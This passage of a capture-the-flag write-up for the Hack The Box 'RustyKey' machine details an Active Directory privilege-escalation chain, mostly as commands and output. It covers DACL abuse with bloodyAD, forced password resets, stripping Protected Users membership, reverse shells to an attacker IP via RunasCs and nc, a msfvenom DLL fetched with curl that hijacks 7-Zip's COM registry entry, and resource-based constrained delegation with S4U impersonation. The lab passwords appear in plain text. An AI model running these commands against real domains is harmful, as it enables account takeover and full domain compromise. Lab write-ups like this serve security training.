 IT-COMPUTER3 has AddSelf permission to the HELPDESK group
We can use bloodyAD to do this (alternatively we can use netrpc too):
1
2
bloodyAD --host dc.rustykey.htb -k -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' add groupMember HELPDESK 'IT-COMPUTER3$'
[+] IT-COMPUTER3$ added to HELPDESK
 Successfully added IT-COMPUTER3$ to the HELPDESK group using bloodyAD
Now since we have control of the HELPDESK, we can start abusing other DACLs.
- Second up we have ForceChangePassword:
 HELPDESK group has ForceChangePassword over multiple users
We can use bloodyAD to do this too:
1
bloodyAD --host dc.rustykey.htb --dc-ip 10.10.11.75 -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' set password "GG.ANDERSON" 'Pwnedcake@2025'
We can repeat this for all the other users now:
- GG.ANDERSON
- EE.REED
- BB.MORGAN
- DD.ALI
 Changed passwords for all accessible users using bloodyAD
But there were some issues validating the credentials using netexec:
1
2
3
nxc smb dc.rustykey.htb -u 'BB.MORGAN' -p 'Pwnedcake@2025' -k
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\BB.MORGAN:Pwnedcake@2025 KDC_ERR_ETYPE_NOSUPP
KDC_ERR_ETYPE_NOSUPP
You can refer to this article about this error:
Boomi User Community - KDC_ERR_ETYPE_NOSUPP
This happens because the kerberos authentication using a different encryption for this. That means the weak encryptions are disabled for these, I guess some kind of protected users because earlier in the bloodhound we saw group called Protected Objects.
If you take one user and see its Member of section in the bloodhound we can see the users are in the Protected Objects group that is linking to the Protected Users:
 Users are protected through the Protected Objects group linking to Protected Users
You can check with netexec too:
1
2
3
4
5
6
nxc ldap dc.rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -M groupmembership -o USER=bb.morgan -k
LDAP        dc.rustykey.htb 389    DC               [*] None (name:DC) (domain:rustykey.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        dc.rustykey.htb 389    DC               [+] rustykey.htb\IT-COMPUTER3$:Rusty88!
GROUPMEM... dc.rustykey.htb 389    DC               [+] User: bb.morgan is member of following groups:
GROUPMEM... dc.rustykey.htb 389    DC               IT
GROUPMEM... dc.rustykey.htb 389    DC               Domain Users
You can see that the bb.morgan is a member of the IT group.
If you look at the IT group carefully in the bloodhound you can see that the IT group is linked to the Protected Users group:
 IT group is linked to Protected Users through Protected Objects
Since we have full control over the IT and HelpDesk groups, we can remove that Protected Objects object from the IT group.
We can utilize bloodyAD to do that:
1
2
bloodyAD --host dc.rustykey.htb -k -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'Protected Objects' 'IT'
[-] IT removed from Protected Objects
Nice! Now we can try and see if we can get access using Kerberos authentication:
 Successfully authenticated as bb.morgan after removing Protected Objects
It worked! Now we can get a login to bb.morgan since he is a member of Remote Management Users.
Now we can get a login using a ticket:
1
2
3
getTGT.py 'rustykey.htb/bb.morgan@rustykey.htb:Pwnedcake@2025'
export KRB5CCNAME=bb.morgan@rustykey.htb.ccache
evil-winrm -i dc.rustykey.htb -r RUSTYKEY.HTB
 Successfully obtained shell as bb.morgan via Evil-WinRM
Now this is user flag.
Root
Now is the hard part (this required a lot of thinking to complete).
1
2
3
4
5
6
7
8
9
10
*Evil-WinRM* PS C:\Users\bb.morgan\Desktop> ls

    Directory: C:\Users\bb.morgan\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/4/2025   9:15 AM           1976 internal.pdf
-ar---       11/10/2025   7:33 PM             34 user.txt

*Evil-WinRM* PS C:\Users\bb.morgan\Desktop>
We can see there’s a PDF file called internal.pdf - we can download it using the evil-winrm built-in download command.
 Internal memo about Support group extended access for archiving utilities
According to this memo, the Support group now has extended access:
“As part of the new Support utilities rollout, extended access has been temporarily granted to allow testing and troubleshooting of file archiving features across shared workstations”
This hints at something interesting - earlier we had a user called EE.REED who is a member of the Support group. We can use that user to move forward.
And in that note:
A few notes:
- “Please avoid making unrelated changes to system components while this access is active.”
- “This permission change is logged and will be rolled back once the archiving utility is confirmed stable in all environments.”
- “Let DevOps know if you encounter access errors or missing shell actions.”
We can see it says ‘let devops know if you encounter access errors or missing shell actions’.
“Some newer systems handle context menu actions differently, so registry-level adjustments are expected during this phase.”
From the above information, we can see that it triggers shell actions automatically at certain points, and the above line indicates that registry-level adjustments are expected during this phase.
This suggests that “Registry-level adjustments” are related to an archiving utility, as it mentions compression/extraction and archiving tools.
Let the enumeration begin:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
*Evil-WinRM* PS C:\Program Files> dir

    Directory: C:\Program Files

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/26/2024   8:24 PM                7-Zip
d-----       12/26/2024   4:28 PM                Common Files
d-----        6/24/2025   9:59 AM                internet explorer
d-----        7/24/2025   1:09 AM                VMware
d-r---        5/30/2025   3:02 PM                Windows Defender
d-----        6/24/2025   9:59 AM                Windows Defender Advanced Threat Protection
d-----        11/5/2022  12:03 PM                Windows Mail
d-----         6/5/2025   7:54 AM                Windows Media Player
d-----        9/15/2018  12:19 AM                Windows Multimedia Platform
d-----        9/15/2018  12:28 AM                windows nt
d-----        11/5/2022  12:03 PM                Windows Photo Viewer
d-----        9/15/2018  12:19 AM                Windows Portable Devices
d-----        9/15/2018  12:19 AM                Windows Security
d-----        9/15/2018  12:19 AM                WindowsPowerShell

*Evil-WinRM* PS C:\Program Files>
That memo was probably talking about 7-Zip because we can see it in the Program Files.
Short and sweet - This is pointing toward a DLL hijacking vulnerability with 7-Zip’s shell extension!
We can check for the registries for the 7-zip dll extension:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
*Evil-WinRM* PS C:\Program Files> reg query HKCR\CLSID /s /f "zip"

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}
    (Default)    REG_SZ    7-Zip Shell Extension

HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip.dll

HKEY_CLASSES_ROOT\CLSID\{888DCA60-FC0A-11CF-8F0F-00C04FD7D062}
    (Default)    REG_SZ    Compressed (zipped) Folder SendTo Target
    FriendlyTypeName    REG_EXPAND_SZ    @%SystemRoot%\system32\zipfldr.dll,-10226

HKEY_CLASSES_ROOT\CLSID\{888DCA60-FC0A-11CF-8F0F-00C04FD7D062}\DefaultIcon
    (Default)    REG_EXPAND_SZ    %SystemRoot%\system32\zipfldr.dll

HKEY_CLASSES_ROOT\CLSID\{888DCA60-FC0A-11CF-8F0F-00C04FD7D062}\InProcServer32
    (Default)    REG_EXPAND_SZ    %SystemRoot%\system32\zipfldr.dll

HKEY_CLASSES_ROOT\CLSID\{b8cdcb65-b1bf-4b42-9428-1dfdb7ee92af}
    (Default)    REG_SZ    Compressed (zipped) Folder Context Menu

HKEY_CLASSES_ROOT\CLSID\{b8cdcb65-b1bf-4b42-9428-1dfdb7ee92af}\InProcServer32
    (Default)    REG_EXPAND_SZ    %SystemRoot%\system32\zipfldr.dll

HKEY_CLASSES_ROOT\CLSID\{BD472F60-27FA-11cf-B8B4-444553540000}
    (Default)    REG_SZ    Compressed (zipped) Folder Right Drag Handler

HKEY_CLASSES_ROOT\CLSID\{BD472F60-27FA-11cf-B8B4-444553540000}\InProcServer32
    (Default)    REG_EXPAND_SZ    %SystemRoot%\system32\zipfldr.dll

HKEY_CLASSES_ROOT\CLSID\{E88DCCE0-B7B3-11d1-A9F0-00AA0060FA31}\DefaultIcon
    (Default)    REG_EXPAND_SZ    %SystemRoot%\system32\zipfldr.dll

HKEY_CLASSES_ROOT\CLSID\{E88DCCE0-B7B3-11d1-A9F0-00AA0060FA31}\InProcServer32
    (Default)    REG_EXPAND_SZ    %SystemRoot%\system32\zipfldr.dll

HKEY_CLASSES_ROOT\CLSID\{ed9d80b9-d157-457b-9192-0e7280313bf0}
    (Default)    REG_SZ    Compressed (zipped) Folder DropHandler

HKEY_CLASSES_ROOT\CLSID\{ed9d80b9-d157-457b-9192-0e7280313bf0}\InProcServer32
    (Default)    REG_EXPAND_SZ    %SystemRoot%\system32\zipfldr.dll
We found it:
1
2
HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip.dll
The memo mentions the Support group has extended access for troubleshooting archiving features and registry-level adjustments.
Now we can get access to the user EE.REED to execute this attack. We can simulate the same steps that we did to get bb.morgan, except that we have to remove Protected Objects from the Support group - that’s the change we need to make:
1
2
3
bloodyAD --host dc.rustykey.htb -k -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'Protected Objects' 'SUPPORT'

[-] SUPPORT removed from Protected Objects
And change ee.reed’s password:
1
bloodyAD --host dc.rustykey.htb -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' set password "EE.REED" 'Pwnedcake@2025'
But there is a login issue when trying to use the ee.reed’s account:
1
2
3
nxc smb dc.rustykey.htb -u 'ee.reed' -p 'Pwnedcake@2025' -k
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\ee.reed:Pwnedcake@2025 STATUS_LOGON_TYPE_NOT_GRANTED
There are some major restrictions blocking our login. What we can do is use bb.morgan’s shell to get a shell as ee.reed using the RunasCs technique :)
Upload RunasCs using evil-winrm:
1
2
3
4
5
6
7
8
*Evil-WinRM* PS C:\temp> upload RunasCs.exe

Info: Uploading /home/pwnedcake/hackthebox/Rustykey/tickets/RunasCs.exe to C:\temp\RunasCs.exe

Data: 68948 bytes of 68948 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\temp>
Start a listener in the attacker machine:
1
2
rlwrap nc -lvnp 56235
listening on [any] 56235 ...
Now we can use RunasCs to get the shell:
1
2
3
4
5
6
7
8
*Evil-WinRM* PS C:\temp> .\RunasCs.exe EE.REED 'Pwnedcake@2025' powershell.exe -r 10.10.14.150:56235
[*] Warning: User profile directory for user EE.REED does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'EE.REED' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-104e72$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 1544 created in background.
*Evil-WinRM* PS C:\temp>
Remember you need to be quick otherwise this won’t work:
1
2
3
4
5
6
7
8
9
10
rlwrap nc -lvnp 56235
listening on [any] 56235 ...
connect to [10.10.14.150] from (UNKNOWN) [10.10.11.75] 64600
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
rustykey\ee.reed
PS C:\Windows\system32>
Since we now have access as ee.reed, we can use these privileges to overwrite the registry with a malicious DLL:
1
HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
Create a malicious dll file using msfvenom and upload it to the host and overwrite the dll.
Generate malicious DLL:
1
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.150 LPORT=45345 -f dll -o pwned.dll
Download the malicious dll and overwrite the registry to get the reverse shell:
1
2
3
4
5
PS C:\temp> curl 10.10.14.150/pwned.dll -o pwned.dll
curl 10.10.14.150/pwned.dll -o pwned.dll
PS C:\temp> Set-ItemProperty -Path "HKLM:\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" -Name "(default)" -Value "C:\temp\pwned.dll"
Set-ItemProperty -Path "HKLM:\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" -Name "(default)" -Value "C:\temp\pwned.dll"
PS C:\temp>
Start listener:
1
2
rlwrap nc -lvnp 45345
listening on [any] 45345 ...
After waiting for a bit we get a shell as mm.turner:
1
2
3
4
5
6
7
8
rlwrap nc -lvnp 45345
listening on [any] 45345 ...
connect to [10.10.14.150] from (UNKNOWN) [10.10.11.75] 54484

PS C:\Windows>
PS C:\Windows> whoami
rustykey\mm.turner
PS C:\Windows>
JACKPOT
mm.turner is a member of the DELEGATION group yeah that’s right DELEGATION that means RBCD.
 mm.turner is member of the DELEGATION group which has powerful privileges
Let’s do the attack path now:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PS C:\Windows> Get-ADComputer DC -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName                    : CN=DC,OU=Domain Controllers,DC=rustykey,DC=htb
DNSHostName                          : dc.rustykey.htb
Enabled                              : True
Name                                 : DC
ObjectClass                          : computer
ObjectGUID                           : dee94947-219e-4b13-9d41-543a4085431c
PrincipalsAllowedToDelegateToAccount : {}
SamAccountName                       : DC$
SID                                  : S-1-5-21-3316070415-896458127-4139322052-1000
UserPrincipalName                    :

PS C:\Windows>
The current PrincipalsAllowedToDelegateToAccount is empty, so none of the users can impersonate others. Let’s add IT-COMPUTER3$ to this list and get a service ticket:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PS C:\Windows> Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount "IT-COMPUTER3$"
PS C:\Windows> Get-ADComputer DC -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName                    : CN=DC,OU=Domain Controllers,DC=rustykey,DC=htb
DNSHostName                          : dc.rustykey.htb
Enabled                              : True
Name                                 : DC
ObjectClass                          : computer
ObjectGUID                           : dee94947-219e-4b13-9d41-543a4085431c
PrincipalsAllowedToDelegateToAccount : {CN=IT-Computer3,OU=Computers,OU=IT,DC=rustykey,DC=htb}
SamAccountName                       : DC$
SID                                  : S-1-5-21-3316070415-896458127-4139322052-1000
UserPrincipalName                    :

PS C:\Windows>
Nice! Now IT-COMPUTER3$ is in place and we can execute the S4U attack.
We can use the backupadmin user to dump the hashes using its ticket:
1
2
3
4
5
6
7
8
9
getST.py -spn 'cifs/dc.rustykey.htb' -impersonate 'backupadmin' 'RUSTYKEY.HTB/IT-COMPUTER3$:Rusty88!'
Impacket v0.13.0.dev0+20251016.112753.23a36c62 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating backupadmin
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in backupadmin@cifs_dc.rustykey.htb@RUSTYKEY.HTB.ccache
1
